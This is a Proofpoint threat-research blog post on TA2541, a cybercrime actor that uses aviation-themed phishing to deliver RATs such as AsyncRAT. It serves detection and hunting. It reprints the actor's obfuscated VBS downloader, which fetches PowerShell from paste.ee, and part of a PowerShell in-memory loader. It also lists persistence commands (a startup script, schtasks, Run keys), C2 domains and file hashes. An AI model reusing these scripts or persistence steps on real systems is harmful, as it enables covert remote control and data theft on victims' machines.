

Charting TA2541's Flight

 proofpoint.com/us/blog/threat-insight/charting-ta2541s-flight

February 9, 2022





[Blog](#)
[Threat Insight](#)
Charting TA2541's Flight



February 15, 2022 Selena Larson and Joe Wise

Key Findings

- Proofpoint researchers have tracked a persistent cybercrime threat actor targeting aviation, aerospace, transportation, manufacturing, and defense industries for years.
- The threat actor consistently uses remote access trojans (RATs) that can be used to remotely control compromised machines.
- The threat actor uses consistent themes related to aviation, transportation, and travel. The threat actor has used similar themes and targeting since 2017.
- Proofpoint calls this actor TA2541.

Overview

TA2541 is a persistent cybercriminal actor that distributes various remote access trojans (RATs) targeting the aviation, aerospace, transportation, and defense industries, among others. Proofpoint has tracked this threat actor since 2017, and it has used consistent tactics, techniques, and procedures (TTPs) in that time. Entities in the targeted sectors should be aware of the actor's TTPs and use the information provided for hunting and detection.

TA2541 uses themes related to aviation, transportation, and travel. When Proofpoint first started tracking this actor, the group sent macro-laden Microsoft Word attachments that downloaded the RAT payload. The group pivoted, and now they more frequently send messages with links to cloud services such as Google Drive hosting the payload. Proofpoint assesses TA2541 is a cybercriminal threat actor due to its use of specific commodity malware, broad targeting with high volume messages, and command and control infrastructure.

While public reporting detailing similar threat activities exists since at least 2019, this is the first time Proofpoint is sharing comprehensive details linking public and private data under one threat activity cluster we call TA2541.

Campaign Details

Unlike many cybercrime threat actors distributing commodity malware, TA2541 does not typically use current events, trending topics, or news items in its social engineering lures. In nearly all observed campaigns, TA2541 uses lure themes that include transportation related terms such as flight, aircraft, fuel, yacht, charter, etc.



Figure 1: Email lure requesting information on aircraft parts.



Figure 2: Email lure requesting ambulatory flight information.

TA2541 demonstrates persistent and ongoing threat activity since January 2017. Typically, its malware campaigns include hundreds to thousands of messages, although it is rare to see TA2541 send more than 10,000 messages at one time. Campaigns impact hundreds of organizations globally, with recurring targets in North America, Europe, and the Middle East. Messages are nearly always in English.

In the spring of 2020, TA2541 briefly pivoted to adopting COVID-related lure themes consistent with their overall theme of cargo and flight details. For example, they distributed lures associated with cargo shipments of personal protective equipment (PPE) or COVID-19 testing kits.




Figure 3: PPE themed lure used by TA2541.

The adoption of COVID-19 themes was brief, and the threat actor quickly returned to generic cargo, flight, charter, etc. themed lures.

Multiple researchers have published data on similar activities since 2019 including [Cisco Talos](#), [Morphisec](#), [Microsoft](#), [Mandiant](#), and independent [researchers](#). Proofpoint can confirm the activities in these reports overlap with the threat actor tracked as TA2541.

Delivery and Installation

In recent campaigns, Proofpoint observed this group using Google Drive URLs in emails that lead to an obfuscated Visual Basic Script (VBS) file. If executed, PowerShell pulls an executable from a text file hosted on various platforms such as Pastetext, Sharetext, and GitHub. The threat actor executes PowerShell into various Windows processes and queries Windows Management Instrumentation (WMI) for security products such as antivirus and firewall software, and attempts to disable built-in security protections. The threat actor will collect system information before downloading the RAT on the host.




Figure 4: Example attack chain.

While TA2541 consistently uses Google Drive, and occasionally OneDrive, to host the malicious VBS files, beginning in late 2021, Proofpoint observed this group begin using DiscordApp URLs linking to a compressed file which led to either AgentTesla or Imminent Monitor. Discord is an increasingly popular content delivery network (CDN) used by threat actors.

Although TA2541 typically uses URLs as part of the delivery, Proofpoint has also observed this actor leverage attachments in emails. For example, the threat actor may send compressed executables such as RAR attachments with an embedded executable containing URL to CDNs hosting the malware payload.

Listed below is an example of a VBS file used in a recent campaign leveraging the StrReverse function and PowerShell's RemoteSigned functionality. It is worth noting the VBS files are usually named to stay consistent with the overall email themes: fight, aircraft, fuel, yacht, charter, etc.

```

Dim JAVA
JAVA = "1SP.46krowemarFetomeR\cilbuP\sresU\C elif- dengiSetomeR yciloPnoitucexE-
neddiH elytSwodniW- ogoLoN- llehSrewoP;0002 sdnocesillim- peels-
tratS;'1SP.46krowemarFetomeR\cilbuP\sresU:C' eliFtu0-
'0/w2f10/r/ee.etsap/\/:spth' irU- tseugeRbew-ekovnI"

Dim HTTP1, HTTP2, HTTP3, HTTP4, HTTP5, HTTP6, HTTP7, HTTP8, HTTP9, HTTP10
HTTP7 = "o -Execu"
HTTP2 = "ommand "
HTTP5 = "nPol"
HTTP8 = "ell -N"
HTTP10 = "oLog"
HTTP1 = "icy By"
HTTP3 = "tio"
HTTP6 = "pass -C"
HTTP4 = "Pow"
HTTP9 = "erSh"
Everything = HTTP4 + HTTP9 + HTTP8 + HTTP10 + HTTP7 + HTTP3 + HTTP5 + HTTP1 +
HTTP6 + HTTP2 + StrReverse(JAVA)

Set Youtube = CreateObject(Replace("WDISCOUNT! TOP-UP BANALCE AND GET 50%
FREEcript.DISCOUNT! TOP-UP BANALCE AND GET 50% FREEhell", "DISCOUNT! TOP-UP
BANALCE AND GET 50% FREE", "S"))
Youtube.Run Everything, 0


```

Figure 5: Contents of a sample VBS file.

Deobfuscated command:

[https://paste\[.\]ee/r/01f2w/0](https://paste[.]ee/r/01f2w/0)

The figure below depicts an example from a recent campaign where the PowerShell code is hosted on the paste.ee URL.



```
https://paste.ee/r/O1f2w0
Add-Type -AssemblyName System.Windows.Forms
Add-Type -AssemblyName Microsoft.VisualBasic
Add-Type -AssemblyName Microsoft.CSharp
Add-Type -AssemblyName System.Management
Add-Type -AssemblyName System.Web

[Byte[]] $RUNPE = @(31,139,8,0,0,0,0,0,4,0,237,189,7,96,28,73,150,37,38,47,109,202,123,127,74,245,74,215,224,116,161,8,128,96,19,36,216,144,64,16,236,193,13

Function INSTALL() {
    [String] $VBSRun = [System.Text.Encoding]::Default.GetString(@(83,101,116,32,79,98,106,32,61,32,67,114,101,97,116,101,79,98,106,101,99,116,40,34,87,83,9
[System.IO.File]::WriteAllText((([System.Environment]::GetFolderPath(7) + "\" + "SystemFramework64Bits.vbs"), $VBSRun.Replace("%FilePath%", $PSCommandPat
)

Function Decompress {
    [CmdletBinding()]
    Param (
        [Parameter(Mandatory, ValueFromPipeline, ValueFromPipelineByPropertyName)]
        [byte[]] $byteArray = $(Throw("-byteArray is required"))
    )
    Process {
        $input = New-Object System.IO.MemoryStream( , $byteArray )
        $output = New-Object System.IO.MemoryStream
        $gzipStream = New-Object System.IO.Compression.GzipStream $input, ([IO.Compression.CompressionMode]::Decompress)
        $gzipStream.CopyTo( $output )
        $gzipStream.Close()
        $input.Close()
        [byte[]] $byteOutArray = $output.ToArray()
        return $byteOutArray
    }
}

Function CodeDom([Byte[]] $BB, [String] $TP, [String] $MT) {
    $dictionary = new-object 'System.Collections.Generic.Dictionary[[string],[string]]'
    $dictionary.Add("CompilerVersion", "v4.0")
    $csharpCompiler = New-Object Microsoft.CSharp.CSharpCodeProvider($dictionary)
    $compilerParameters = New-Object System.CodeDom.Compiler.CompilerParameters
    $compilerParameters.ReferencedAssemblies.Add("System.dll")
    $compilerParameters.ReferencedAssemblies.Add("System.Management.dll")
    $compilerParameters.ReferencedAssemblies.Add("System.Windows.Forms.dll")
    $compilerParameters.ReferencedAssemblies.Add("mscorlib.dll")
    $compilerParameters.ReferencedAssemblies.Add("Microsoft.VisualBasic.dll")
    $compilerParameters.IncludeDebugInformation = $false
    $compilerParameters.GenerateExecutable = $false
    $compilerParameters.GenerateInMemory = $true
    $compilerParameters.CompilerOptions += "/platform:X86 /unsafe /target:library"
```

Figure 6: Paste URL example.

Persistence:

Typically, TA2541 will use Visual Basic Script (VBS) files to establish persistence with one of their favorite payloads, AsyncRAT. This is accomplished by adding the VBS file in the startup directory which points to a PowerShell script. Note: the VBS and PowerShell file names used are mostly named to mimic Windows or system functionality. Examples from recent campaigns include:

Persistence Example:

C:\Users[User]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\SystemFramework64Bits.vbs

Contents of VBS file:

```
Set Obj = CreateObject("WScript.Shell")
Obj.Run "PowerShell -ExecutionPolicy RemoteSigned -File " & "C:\Users\[User]\AppData\Local\Temp\RemoteFramework64.ps1", 0
```

Other Recent VBS File Names Observed

- UserInterfaceLogin.vbs
- HandlerUpdate64Bits.vbs

WindowsCrashReportFix.vbs

SystemHardDrive.vbs

TA2541 has also established persistence by creating scheduled tasks and adding entries in the registry. For instance, in November 2021 TA2541 distributed the payload Imminent Monitor using both of these methods. In recent campaigns, vjw0rm and STRRAT also leveraged task creation and adding entries to the registry. For example:

Scheduled Task:

```
schtasks.exe /Create /TN "Updates\BQVliVtepLtz" /XML C:\Users\  
[User]\AppData\Local\Temp\tmp7CF8.tmp
```

```
schtasks /create /sc minute /mo 1 /tn Skype /tr "C:\Users\  
[User]\AppData\Roaming\xubntzl.txt"
```

Registry:

Key: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\svchost

Data: C:\Users\[User]\AppData\Roaming\server\server.exe

Key: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\xubntzl

Data: C:\Users\User\AppData\Roaming\xubntzl.txt

Malware

Proofpoint has observed TA2541 using over a dozen different malware payloads since 2017. The threat actor uses commodity malware available for purchase on criminal forums or available in open-source repositories. Currently, TA2541 prefers AsyncRAT, but other popular RATs include NetWire, WSH RAT and Parallax.




Figure 7: Malware used by TA2541 associated with message volume.

All the malware used by TA2541 can be used for information gathering purposes and to gain remote control of an infected machine. At this time, Proofpoint does not know what the threat actor’s ultimate goals and objectives are once it achieves initial compromise.

While AsyncRAT is the current malware of choice, TA2541 has varied its malware use each year since 2017. The threat actor will typically use just one or a handful of RATs in observed campaigns, however in 2020, Proofpoint observed TA2541 distributing over 10 different types of malware, all using the same initial infection chain.




Figure 8: Distribution of TA2541 malware over time.

Infrastructure

TA2541 uses Virtual Private Servers as part of their email sending infrastructure and frequently uses Dynamic DNS (DDNS) for C2 infrastructure.

There are multiple patterns across the C2 infrastructure and the message artifacts. For example, historic campaigns have included the term “kimjoy” in the C2 domain name as well as in the threat actor reply-to address. Another striking TTP is the common pattern observed with TA2541 C2 domains and payload staging URLs containing the keywords “kimjoy,” “h0pe,” and “grace”. TA2541 also regularly uses the same domain registrars including Netdorm and No-IP DDNS, and hosting providers including xTom GmbH and Danilenko, Artyom.

Victimology

Often, campaigns contained several hundred to several thousand email messages to dozens of different organizations. Although Proofpoint has observed TA2541 targeting thousands of organizations, multiple entities across aviation, aerospace, transportation, manufacturing, and defense industries appear regularly as targets of its campaigns. There appears to be a wide distribution across recipients, indicating TA2541 does not target people with specific roles and functions.

Conclusion

TA2541 remains a consistent, active cybercrime threat, especially to entities in its most frequently targeted sectors. Proofpoint assesses with high confidence this threat actor will continue using the same TTPs observed in historic activity with minimal change to its lure themes, delivery, and installation. It is likely TA2541 will continue using AsyncRAT and vjw0rm in future campaigns and will likely use other commodity malware to support its objectives.

Indicators of Compromise (IOCs)

C2 Domains

Indicator	Description	Date Observed
joelthomas[.]linkpc[.]net	AsyncRAT C2 Domain	Throughout 2021
rick63[.]publicvm[.]com	AsyncRAT C2 Domain	January 2022
tq744[.]publicvm[.]com	AsyncRAT C2 Domain	January 2022
bodmas01[.]zapro[.]org	AsyncRAT C2 Domain	January 2022

bigdips0n[.]publicvm[.]com	AsyncRAT C2 Domain	December 2021
6001dc[.]ddns[.]net	AsyncRAT C2 Domain	September 2021
kimjoy[.]ddns[.]net	Revenge RAT C2 Domain	March 2021
h0pe[.]ddns[.]net	AsyncRAT C2 Domain	April/May 2021
e29rava[.]ddns[.]net	AsyncRAT C2 Domain	June 2021
akconsult[.]ddns[.]net	AsyncRAT C2 Domain	July 2021
grace5321[.]publicvm[.]com	StrRAT C2 Domain	January 2022
grace5321[.]publicvm[.]com	Imminent Monitor C2 Domain	November 2021

VBS SHA256 Hashes

VBS SHA256 hashes observed in recent December and January campaigns.

File Name: Aircrafts PN#_ALT PN#_Desc_&_Qty Details.vbs

SHA256: 67250d5e5cb42df505b278e53ae346e7573ba60a06c3daac7ec05f853100e61c

File Name: charters details.pdf.vbs

SHA256: ebd7809caca62bc94dfb8077868f53d53beb0614766213d48f4385ed09c73a6

File Name: charters details.pdf.vbs

SHA256: 4717ee69d28306254b1affa7efc0a50c481c3930025e75366ce93c99505ded96

File Name: 4Pax Trip Details.pdf.vbs

SHA256: d793f37eb89310ddfc6d0337598c316db0eccda4d30e34143c768235594a169c

ET Signatures

2034978 - ET POLICY Pastebin-style Service (paste .ee) in TLS SNI

2034979 - ET HUNTING Powershell Request for paste .ee Page

2034980 - ET MALWARE Powershell with Decimal Encoded RUNPE Downloaded

2850933 - ETPRO HUNTING Double Extension VBS Download from Google Drive

2850934 - ETPRO HUNTING Double Extension PIF Download from Google Drive

2850936 - ETPRO HUNTING VBS Download from Google Drive

Subscribe to the Proofpoint Blog